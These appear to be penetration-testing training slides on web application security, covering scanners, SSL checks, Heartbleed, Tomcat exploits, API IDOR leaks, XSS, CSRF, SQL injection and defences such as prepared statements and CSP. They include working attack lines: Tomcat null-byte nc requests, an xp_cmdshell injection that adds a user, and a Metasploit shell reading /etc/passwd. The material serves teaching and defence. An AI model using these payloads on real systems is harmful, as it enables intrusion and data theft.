SENT (4.0460s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40 seq=3020958725 win=1480
RCVD (4.0463s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=38950 iplen=44 seq=2839712282 win=16384
```

```
Max rtt: 0.332ms | Min rtt: 0.257ms | Avg rtt: 0.301ms
Raw packets sent: 5 (200B) | Rcvd: 5 (230B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.08 seconds
```

This tool from the Nmap package can verify if firewalls are open etc. SA (Syn Ack) is when the firewall and network works, AND web server is started etc. If web server not running, would be RESET instead <http://nmap.org>

ssllscan



```
root@kali:~# ssllscan --ssl2 web.kramse.dk
```

```
Version: 1.10.5-static
```

```
OpenSSL 1.0.2e-dev xx XXX xxxx
```

```
Testing SSL server web.kramse.dk on port 443
```

```
...
```

```
SSL Certificate:
```

```
Signature Algorithm: sha256WithRSAEncryption
```

```
RSA Key Strength: 2048
```

```
Subject: *.kramse.dk
```

```
Altnames: DNS:*.kramse.dk, DNS:kramse.dk
```

```
Issuer: AlphaSSL CA - SHA256 - G2
```

Source: Originally ssllscan from <http://www.titania.co.uk> but use the version on Kali

SSLLscan can check your own sites, while Qualys SSL Labs only can test from hostname

Demo: Nmap and sslscan



Port scan with Nmap

sslscan HTTPS – do NOT use SSL anymore, since 2014 everything is TLS

Transport Layer Security https://en.wikipedia.org/wiki/Transport_Layer_Security

Test your own sites using testing pages like <https://internet.nl/>



Scan for Heartbleed and SSLv2/SSLv3

Nmap includes Nmap scripting engine (NSE)

Example Usage

```
nmap -sV -sC <target>
```

Script Output

```
443/tcp open  https  syn-ack
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
```

```
nmap -p 443 --script ssl-heartbleed <target>
```

<https://nmap.org/nsedoc/scripts/ssl-heartbleed.html>

Almost every new popular vulnerability will have Nmap recipe

Generic Network Fault Injection



Inserting proxies can allow modification of data in transit

Can be used for random bit corruption

Can often reproduce the data

Automate gathering of evidence

You can use a simple Random TCP/UDP fault injector, but usually you would get better results by conforming to some structure

Various test cases must tried with potential bad data, examples:

- loooong input in all fields and input – buffer overflows
- SQL injection – trying database commands as input
- Cross-site scripting – does inserting JavaScript result in this being included in pages returned
- Random bytes - recommend using real fuzzers that understand target protocol
- Metacharacters like null bytes, or . , : ; /\textbackslash

Exploits



```
$buffer = "";
>null = "\x00";
$nop = "\x90";
$nopsize = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0xdeadbeef; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsize) {
    $buffer .= $nop;
}
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

Demo exploit in Perl

Local vs. remote exploits



Local vs. remote exploit describe if the attack is done over some network, or locally on a system

Remote root exploit are the worst kind, since they work over the network, and gives complete control aka root on Unix

Zero-day exploits is a term used for those exploits that suddenly pop up, without previous warning. Often found during incident response at some network. We prefer that security researchers that discover a vulnerability uses a **responsible disclosure** process that involves the vendor .

Apache Tomcat Null Byte sårbarhed



Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

The following proof of concepts were provided:

```
GET /<null byte>.jsp HTTP/1.0
$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc my.server 8080
$ perl -e 'print "GET /admin/WEB-INF\\classes/ContextAdmin.java\x00.jsp
HTTP/1.0\r\n\r\n";'|nc my.server 8080
$ perl -e 'print "GET /examples/jsp/cal/cal1.jsp\x00.html HTTP/1.0\r\n\r\n";'|nc
my.server 8080
```

BID 6721 Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

<http://www.securityfocus.com/bid/6721/>

CVE-2003-0042

Apache Tomcat vulnerability – vulnerable 3.3.1



```
h1k@timon h1k$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc 127.0.0.1 8080
HTTP/1.0 200 OK
Content-Type: text/html; charset=ISO-8859-1
Set-Cookie: JSESSIONID=f8nb72o4h1;Path=/
Date: Tue, 07 Nov 2006 16:24:35 GMT
Server: Tomcat Web Server/3.3.1 Final ( JSP 1.1; Servlet 2.2 )

doc
docs
index.html
javadoc
META-INF
tomcat.gif
tomcat-power.gif
WEB-INF
h1k@timon h1k$ █
```

Vulnerable version of Tomcat

Apache Tomcat vulnerability - updated Tomcat 5.5.20



```
hlk@timon hlk$ perl -e 'print "GET /x00.jsp HTTP/1.0\r\n\r\n";' | nc 127.0.0.1 8080
HTTP/1.1 400 Invalid URI
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Tue, 07 Nov 2006 16:27:18 GMT
Connection: close

hlk@timon hlk$ █
```

after *upgrade* server is not vulnerable

Proof of concept programs exist - god or bad?



Some of the tools released shortly after Heartbleed announcement

- https://github.com/FiloSottile/Heartbleed_tool_i_Go
site <http://filippo.io/Heartbleed/>
- <https://github.com/titanous/heartbleeder> tool i Go
- <http://s3.jspenguin.org/sslttest.py> PoC
- <https://gist.github.com/takeshixx/10107280> test tool med STARTTLS support
- <http://possible.lv/tools/hb/> test site
- <https://twitter.com/richinseattle/status/453717235379355649> Practical Heartbleed attack against session keys links til, <https://www.mattslifebytes.com/?p=533> og "Fully automated here "
<https://www.michael-p-davis.com/using-heartbleed-for-hijacking-user-sessions/>
- Metasploit er også opdateret på master repo
<https://twitter.com/firefart/status/453758091658792960>
https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/ssl/openssl_heartbleed.rb

Heartbleed CVE-2014-0160



The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.



Source: <http://heartbleed.com/>

Heartbleed is yet another bug in SSL products



What versions of the OpenSSL are affected?

Status of different versions:

- * OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable
- * OpenSSL 1.0.1g is NOT vulnerable
- * OpenSSL 1.0.0 branch is NOT vulnerable
- * OpenSSL 0.9.8 branch is NOT vulnerable

Bug was introduced to OpenSSL in December 2011 and has been out in the wild since OpenSSL release 1.0.1 on 14th of March 2012. OpenSSL 1.0.1g released on 7th of April 2014 fixes the bug.

It's just a bug - but a serious one

Heartbleed hacking



```
06b0: 2D 63 61 63 68 65 0D 0A 43 61 63 68 65 2D 43 6F -cache..Cache-Co  
06c0: 6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D ntrol: no-cache.  
06d0: 0A 0D 0A 61 63 74 69 6F 6E 3D 67 63 5F 69 6E 73 ...action=gc_ins  
06e0: 65 72 74 5F 6F 72 64 65 72 26 62 69 6C 6C 6E 6F ert_order&billno  
06f0: 3D 50 5A 4B 31 31 30 31 26 70 61 79 6D 65 6E 74 =PZK1101&payment  
0700: 5F 69 64 3D 31 26 63 61 72 64 5F 6E 75 6D 62 65 _id=1& card_numbe  
0710: XX r=4060xxxx413xxx  
0720: 39 36 26 63 61 72 64 5F 65 78 70 5F 6D 6F 6E 74 96&card_exp_mont  
0730: 68 3D 30 32 26 63 61 72 64 5F 65 78 70 5F 79 65 h=02&card_exp_ye  
0740: 61 72 3D 31 37 26 63 61 72 64 5F 63 76 6E 3D 31 ar=17&card_cvn=1  
0750: 30 39 F8 6C 1B E5 72 CA 61 4D 06 4E B3 54 BC DA 09 .l..r.aM.N.T..
```

- Obtained using Heartbleed proof of concepts – Gave full credit card details
- "Can XXX be exploited" – yes, clearly! PoCs ARE needed
Without PoCs even Akamai wouldn't have repaired completely!
- The internet was ALMOST fooled into thinking getting private keys from Heartbleed was not possible – scary indeed.

Key points after heartbleed



Source: picture source

<https://www.duosecurity.com/blog/heartbleed-defense-in-depth-part-2>

- Writing SSL software and other secure crypto software is hard
- Configuring SSL is hard
check your own site <https://www.ssllabs.com/ssltest/>
- SSL is hard, finding bugs "all the time" <http://armoredbarista.blogspot.dk/2013/01/a-brief-chronology-of-ssltls-attacks.html>

Tomcat in January 2022



The Apache Tomcat® software is an open source implementation of the Jakarta Servlet, Jakarta Server Pages, Jakarta Expression Language, Jakarta WebSocket, Jakarta Annotations and Jakarta Authentication specifications. These specifications are part of the Jakarta EE platform.

Source: <https://tomcat.apache.org/>

- Well-known and used in many places to deploy Java applications, great
- There are no default user, great

Wait, why does this customer in Januart 2022 have a running version 7.0.68 with user tomcat/tomcat.

This version is from 2016 - so about 7-8 years old!

Tomcat Manager with Default Metasploit hacking by pressing enter



```
msf > use exploit/multi/http/tomcat_mgr_upload

meterpreter > sysinfo
Computer      : solr4-prod-xxxxx.internal
OS           : Linux 4.15.0-1098-gcp (amd64)
Meterpreter   : java/linux
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
tomcat7

id
uid=114(tomcat7) gid=118(tomcat7) groups=118(tomcat7)
cat /etc/passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
```

- Gooooodammmmit! Its easy being a hacker I used ready made Metasploit, tomcat modules and deployed my own application that allowed command line access to the server.

Web Application Security



We typically see:

- Libraries in web applications not updated JQuery especially
- TLS settings still have TLS version 1.0 and 1.1 enabled – recommend only 1.2 and 1.3
- Cookies without secure and -verb+http only+ flags – easy to fix
- SQL injections also still seen – 2020/2021/2022/2023/2024/2025...
- Old PHP versions seen PHP5 even! PHP7
- Errors shown to the user – helps an attacker prepare better requests

Some of these can be identified by just running Nikto from Kali! Do it!

Nikto web scanner



Description Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Quick to run, checks quite a few things. I still use and find stuff with Nikto – and you can expand it easily

```
nikto -host 127.0.0.1 -port 8080
```

Nikto web server scanner originally from <http://cirt.net/nikto2>

Demo: Nikto



```
Script started on Tue Nov  7 17:43:54 2006
$ nikto -host 127.0.0.1 -port 8080 ^M
-----
- Nikto 1.35/1.34      -      www.cirt.net
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost.pentest.dk
+ Target Port:        8080
+ Start Time:         Tue Nov  7 17:43:59 2006
...
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
+ /examples/jsp/snp/snoop.jsp - Displays information about page
retrievals, including other users. (GET)
+ /examples/servlets/index.html - Apache Tomcat default JSP pages
present. (GET)
```

It is still very useful, and free

Demo nikto – should find a few things, at least server header

When something is *found* should be verified could be a false positive



PHPMyAdmin password in text file older example

Also seen in web application security testing:

- File with passwords to the solution, helpful "I left the passwords in the web root folder"
- Same server also had a nice debug.log in the root, with PHP errors so helpful for checking requests
- Webserver with PHPMyAdmin
 - 1. This admin tool for MySQL databases was on port 80
 - 2. Then on port 8080 a nice file available with password
 - 3. Return to port 80 with browser - access admin tool
 - 4. Download database, **took less than 10 minutes!**

Testing Web APIs 2024



`https://customerdomain.example.com/api/customer/v1/business/$ENDPOINT`

ENDPOINT being something like: employeedocuments, clientcontacts, businessPropertyObjects, activities


- We love REST and the world does too

REST Service Capability Granularity



Figure 7.19

A REST service candidate can be modeled specifically to incorporate uniform contract characteristics. The Update Invoice service capability candidate is split into two variations of the PUT /invoice/ service capability: one that updates the invoice state value, and another that updates the invoice customer value.



- REST using HTTP has the standard HTTP methods available (e.g., GET, POST, PUT, DELETE);
- See also https://en.wikipedia.org/wiki/Representational_state_transfer

Source:

Service-Oriented Architecture: Analysis and Design for Services and Microservices, Thomas Erl, 2017

IDOR and Blobs 2024



While scanning an API we found links to blob storage:

Privat og konfidensielt Arbeidsavtale found

https://customer2storage.azureedge.net/customer-appid-1/Business-778/EmployeeDetails-3815/2882_001-5.pdf

and Ansettelsesavtale

<https://customer2storage.azureedge.net/customer-appid-1/Business-362/Employees-3463/PrivateDocuments-122/ansettelsesdokumenterodd.pdf>

Clearly confidential data

- Insecure Direct Object Reference with no authentication
- Recommend using guidelines from OWASP <https://owasp.org/>, like:

https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

Give Me AllUsers Unauthenticated – pretty print please



```
[{"Id": 18,
"LanguageId": 1,
"RoleId": 4,
"ApplicationId": 1,
"BusinessId": 8,
"Rights": "[{\\"id\\":\\"1\\",\\"name\\":\\"ACTIVE_ACCOUNT\\",\\"isChecked\\":true,\\"rightsType\\":1},
...
"Username": "svein@example.com",
    "Email": "svein@example.com",
"Role": null,
"Password": "BJL...E=",} // OMG PLEASE NO!!!!
"Mobile": null,
},
```

Source: curl <https://customerdomain.example.com/api/customer/v1/allusers>

Summary API testing



- So using a REST interface
- A generic endpoint name, something that could be discovered using multiple methods
- In this case I DID have the endpoints listed in JSON/Swagger/OpenAPI format
- we can also combine this with another function, to find the organisations roles and positions:
<https://customerdomain.example.com/api/customer/v1/employeepositions>

Hashcracking - offline brute force



Identifying the hash is not conclusive, but was identified as:

BJL5Ffj...xSE= - Possible algorithms: Base64(unhex(SHA-256(\$plaintext)))

Checking how many we have:

```
$ jq . allusers.json | grep Password | wc -l  
18282
```

- Potential for cracking or verifying passwords, before attempting online brute-force attacks
- The common tool used for this is hashcat <https://hashcat.net/hashcat/>



The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

The Open Worldwide (Web) Application Security Project (OWASP)
OWASP Top 10 is used across computer security
<http://www.owasp.org>

Attack proxies: Zap and Burp



OWASP recommend Zed Attack Proxy (ZAP)

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

<https://code.google.com/p/zap-extensions/>

I recommend buying Burp Suite <http://portswigger.net/burp/>

<https://pro.portswigger.net/bappstore/>

Zed Attack Proxy (ZAP)



The Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing.

ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

Source: ZAP homepage https://wiki.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project and <https://www.zaproxy.org/>

Burpsuite



Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite contains lots of functionality proxy, spider, scanner and can be extended with Java, Python programs

<http://portswigger.net/burp/>

<https://pro.portswigger.net/bappstore/>

Mini proxy: Tamper Data



Tamper Data – Ongoing requests

Start Tamper Stop Tamper Clear Options Help

Filter

Time	Duration					
11:35:25....	381 ms					
11:35:25....	415 ms					
11:35:25....	453 ms					
11:35:25....	448 ms					
11:35:25....	595 ms					
11:35:25....	0 ms					
11:35:25....	0 ms	0 ms	unknown	GET	pending	unknown
11:35:26....	0 ms	0 ms	unknown	GET	pending	unknown
11:35:26....	6268 ms	6268 ms	-1	GET	304	application/x-unk...
11:35:26....	530 ms	530 ms	35	GET	200	image/gif
11:35:26....	0 ms	0 ms	unknown	GET	pending	unknown
11:35:26....	1278 ms	1278 ms	37	GET	200	image/gif
11:35:26....	0 ms	0 ms	-1	GET	Loaded fro...	unknown
11:35:26....	0 ms	0 ms	unknown	GET	pending	unknown
11:35:39....	0 ms	0 ms	unknown	GET	pending	unknown
11:35:39....	0 ms	0 ms	unknown	GET	pending	unknown

Tamper with request?

http://www.google.com /cse?cx=011692378426958990819%3Aylz6v6oe6lq&q=blah&sa=Search&siteurl=www.prosa....

Continue Tampering?

Submit Abort Request Tamper

Show All

Load Flags

//w... LOAD_NORMAL
//w... LOAD_NORMAL
//w... LOAD_NORMAL
//w... LOAD_NORMAL
//w... LOAD_NORMAL
//s... LOAD_REPLACE
https://... LOAD_REPLACE
http://w... LOAD_NORMAL
https://... LOAD_NORMAL
https://... LOAD_REPLACE
https://... LOAD_DOCUME...
https://... LOAD_NORMAL
https://... LOAD_NORMAL
http://w... LOAD_FROM_C...
http://w... LOAD_NORMAL
http://s... LOAD_NORMAL
https://... LOAD_REPLACE

Add-on for Firefox catch and modify data before it is sent to server
<https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>



Skipfish and others

skipfish

Scanner version: 1.0ob Scan date: Thu Mar 18 12:04:42 2010
Random seed: 0x75573802 Total time: 0 hr 16 min 46 sec 841 ms

Crawl results - click to expand:

- http://www.example.com/ (3 2 171)
Code: 200, length: 498, declared: text/html; detected: text/html; charset: UTF-8 [show trace]
- New 404 signature seen
1. Code: 404, length: 285, declared: text/html; charset: iso-8859-1 [show trace]
- New 'Server' header value seen
1. Code: 200, length: 488, declared: text/html; charset: UTF-8 [show trace]
Momo: Apache/2.2.3 (CentOS)
- error (3 5)
Code: 403, length: 288, declared: text/html; detected: text/html; charset: iso-8859-1 [show trace]
- + include (2 3)
Code: 403, length: 296, declared: text/html; detected: text/html; charset: iso-8859-1 [show trace]
- + README (1)
Code: 200, length: 1979, declared: text/plain; detected: text/plain; charset: UTF-8 [show trace]
- + icons (164)
Code: 200, length: 30034, declared: text/html; detected: text/html; charset: ISO-8859-1 [show trace]

Document type overview - click to expand:

- application/xhtml+xml (1)
- image/gif (5)
- image/png (2)

Source: Michal Zalewski <http://code.google.com/p/skipfish/>

More scanners:

https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools



Session IDs

- Session IDs tie the user with the state on the server
- Must be randomly assigned, otherwise an attacker can guess a valid ID
- Common problems, time based or predictable in some way
- Check code for generating IDs or measure - Phase Space Analysis



10. Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) vulnerabilities are some of the most common vulnerabilities throughout the internet, and have appeared as a direct response to the increasing amount of user interaction in today's web applications. At its core, an XSS attack functions by taking advantage of the fact that web applications execute scripts on users' browsers. Any type of dynamically created script that is executed puts a web application at risk if the script being executed can be contaminated or modified in any way—in particular by an end user.

Source: *Web Application Security*, Andrew Hoffman, 2020, ISBN: 9781492053118

XSS attacks are categorized a number of ways, with the big three being:

- Stored (the code is stored on a database prior to execution)
- Reflected (the code is not stored in a database, but reflected by a server)
- DOM-based (code is both stored and executed in the browser)

Note: attacks the user, his/her data mostly.

Cross-site scripting



When logged into a site, we have a session identifier – being presented with each HTTP request
If an attacker can *activate* javascript that access and re-send this to another site we have a cross-site scripting attack

We often check using some parameter with code, like this:

```
<A HREF="http://example.com/comment.cgi?  
mycomment=<SCRIPT>malicious code</SCRIPT>  
">Click here</A>
```

If this code is returned, and active, as part of the returned page and HTML we have a cross-site scripting possibility

This code is executed in the user browser, with the same permissions as the user

11. Cross-Site Request Forgery (CSRF)



Sometimes we already know an API endpoint exists that would allow us to perform an operation we wish to perform, but we do not have access to that endpoint because it requires privileged access (e.g., an admin account).

In this chapter, we will be building Cross-Site Request Forgery (CSRF) exploits that result in an admin or privileged account performing an operation on our behalf rather than using a JavaScript code snippet.

CSRF attacks take advantage of the way browsers operate and the trust relationship between a website and the browser. By finding API calls that rely on this relationship to ensure security—but yield too much trust to the browser—we can craft links and forms that with a little bit of effort can cause a user to make requests on his or her own behalf—unknown to the user generating the request.

- Often seen in small CPE routers in homes, if the user activates an evil link, their router might be reconfigured or taken over

Configuration errors – often overlooked



Using the wrong program in the wrong places

- When using a program, does it meet requirements
- Is it a suitable program for the environment
- Do we know how to maintain, update, secure this

What happens if you put a generic command shell in the cgi-bin folder, executable programs

We again and again see people do things like that

People also often keep running things on HTTP, even with password logins

PHP shell escapes



PHP in the old days was horrible insecure. It was possible to include files from HTTP urls, file URL open etc. Often user input was copied directly into a shell, which is why we also spend some time talking about shells and Linux/Unix

```
<pre>
<?php passthru(" netstat -an && ifconfig -a"); ?>
</pre>
```

Other tools have similar shell escapes:

- Perl: print `/usr/bin/finger \$input{'command'}`;
- UNIX shell: `echo hello`
- Microsoft SQL: exec master..xp_cmdshell 'net user test testpass /ADD'

Result: web server send back data through HTTP/HTTPS

SQL injection



SQL Injection FAQ from Chip Andrews 2001 <http://www.sqlsecurity.com>:

```
Set myRecordset = myConnection.execute  
("SELECT * FROM myTable  
WHERE someText ='" & request.form("inputdata") & "')")
```

Using input exec master..xp_cmdshell 'net user test testpass /ADD' --

Will perform

```
SELECT * FROM myTable  
WHERE someText ='' exec master..xp_cmdshell 'net user test testpass /ADD'--
```

Depending on the access rights this might have full authorization in the database!

Sqlmap



sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Automatic SQL injection and database takeover tool <http://sqlmap.org/>

sqlmap features



'Features' :-

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB and HSQLDB database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.

Not a complete list!

Source: <http://sqlmap.org/>

HTML Entity Encoding – escaping characters




Another preventative measure that can be applied is to perform HTML entity escaping on all HTML tags present in user-supplied data. Entity encoding allows you to specify characters to be displayed in the browser, but in a way that they cannot be interpreted as JavaScript. The “big five” for entity encoding are shown in Table 22-1.

- & & ampersand
- < < – less than
- > > – greater than
- " " ;
- ' ' ;

Burp has encoding/decoding built-in for checking, and abusing this.

Recommend using facilities in your chosen language, like <https://www.php.net/manual/en/function.htmlspecialchars.php> and <https://www.php.net/manual/en/function.htmlentities.php>

Demo



Now lets see the demo

⚠ JuiceShop Attacks 60min

which is number **14** in the exercise PDF.

Improving the Security of your Web Applications



Start taking a critical look on your application

- Does it need to be *on the Internet* – otherwise add firewall rules!
- Does it implement HTTPS/TLS?
- What is it built using? Dependencies, frameworks, security settings
- What is the architecture – does it include a database, is the database locked down?



Prepared Statements – what it is

One development that most SQL implementations have begun to support is prepared statements. Prepared statements reduce a significant amount of risk when using user-supplied data in an SQL query. Beyond this, prepared statements are very easy to learn and make debugging SQL queries much easier.

Prepared statements work by compiling the query first, with placeholder values for variables. These are known as bind variables, but are often just referred to as placeholder variables. After compiling the query, the placeholders are replaced with the values provided by the developer. As a result of this two-step process, the intention of the query is set before any user-submitted data is considered.

Source: *Web Application Security* page 261

- Doing the above should result in applications which are secure by design
- Adhering to the best security principles
- Implementing security from design to deployment ensure good security

Prepared Statements – what it provides and how to use



In MySQL, prepared statements are quite simple:

```
PREPARE q FROM 'SELECT name, barCode from products WHERE price <= ?';
SET @price = 12;
EXECUTE q USING @price;
DEALLOCATE PREPARE q;
```

With a prepared statement, because the intention is set in stone prior to the user-submitted data being presented to the SQL interpreter, the query itself cannot change. **This means that a SELECT operation against users cannot be escaped and modified into a DELETE operation by any means.** An additional query cannot occur after the SELECT operation if the user escapes the original query and begins a new one. **Prepared statements eliminate most SQL injection risk** and are supported by almost every major SQL database: MySQL, Oracle, PostgreSQL, Microsoft SQL Server, etc.

Source: *Web Application Security* page 262

Content Security Policy (CSP) for XSS Prevention



The **CSP is a security configuration tool that is supported by all major browsers.** It provides settings that a developer can take advantage of to either **relax or harden security rules regarding what type of code can run inside your application.**

CSP protections come in several forms, including **what external scripts can be loaded, where they can be loaded, and what DOM APIs are allowed to execute the script.**

Let's evaluate some CSP configurations that aid in mitigating XSS risk.

- Very highly recommended, easy to check, quite easy to implement
- Tools available for you to generate even complex CSPs
- and lots of references:

<https://developers.google.com/web/fundamentals/security/csp>

<https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>

Implementing CSP



To enable CSP, you need to configure your web server to return the Content-Security-Policy HTTP header. (Sometimes you may see mentions of the X-Content-Security-Policy header, but that's an older version and you don't need to specify it anymore.)

Alternatively, the <meta> element can be used to configure a policy, for example:

```
<meta http-equiv="Content-Security-Policy"  
      content="default-src 'self'; img-src https://*; child-src 'none';">
```

Source: <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>

- I usually see this as part of the headers
- Other headers can also be checked using Mozilla Observatory

Scanning for HTTP settings



Nmap can also report these settings:

```
| X-XSS-Protection: 1;mode=block  
| Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'  
| X-Content-Type-Options: nosniff
```

- If you have many sites, Nmap can also report this
- Use the documentation from Mozilla Observatory for full explanations about these settings

Header Verification – first check



Because the **origin of many CSRF requests is separate from your web application**, we can mitigate the risk of CSRF attacks by checking the origin of the request. In the world of HTTP, there are two headers we are interested in when checking the origin of a request: **referer and origin**. These headers are **important because they cannot be modified programmatically with JavaScript in all major browsers**. As such, a properly implemented browser's referer or origin header has a low chance of being spoofed.

- Origin header The origin header is only sent on HTTP POST requests. It is a simple header that indicates where a request originated from. Unlike referer , this header is also present on HTTPS requests, in addition to HTTP requests.
- Referer header The referer header is set on all requests, and also indicates where a request originated from. The only time this header is not present is when the referring link has the attribute rel=noreferrer set.

These headers are a first line of defense, but there is a case where they will fail.

Better: CSRF Tokens




Figure 23-1. CSRF tokens, the most effective and reliable method of eliminating cross-site request forgery attacks

Source: *Web Application Security*, Andrew Hoffman, 2020, ISBN: 9781492053118

- Where do you come from, where do your browser go

Anti-CRSF Coding Best Practices



There are many methods of eliminating or mitigating CSRF risk in your web application that start at the code or design phase. Several of the most effective methods are:

- Refactoring to stateless GET requests
- Implementation of application-wide CSRF defenses
- Introduction of request-checking middleware

Implementing these simple defenses in your web application will dramatically reduce the risk of falling prey to CSRF-targeting hackers.

Example CSRF Protection Django



Cross Site Request Forgery protection

